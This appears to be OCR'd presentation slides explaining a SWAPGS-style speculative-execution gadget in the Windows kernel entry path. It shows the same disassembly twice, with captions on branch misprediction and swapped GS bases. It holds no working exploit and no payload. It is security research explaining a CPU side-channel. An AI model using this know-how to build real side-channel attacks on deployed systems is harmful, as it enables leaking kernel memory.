
Vulnerable gadget is hit

```
swapgs
...
test    byte ptr [nt!KiKvaShadow],1
jne     skip_swapgs
swapgs
mov     r10,qword ptr gs:[188h]
mov     rcx,qword ptr gs:[188h]
mov     rcx,qword ptr [rcx+220h]
mov     rcx,qword ptr [rcx+830h]
mov     qword ptr gs:[270h],rcx
```




If the branch is mispredicted, the gadget starts executing speculatively

```
swapgs
…
test    byte ptr [nt!KiKvaShadow],1
jne     skip_swapgs
swapgs
mov     r10,qword ptr gs:[188h]
mov     rcx,qword ptr gs:[188h]
mov     rcx,qword ptr [rcx+220h]
mov     rcx,qword ptr [rcx+830h]
mov     qword ptr gs:[270h],rcx
```




GS bases are swapped

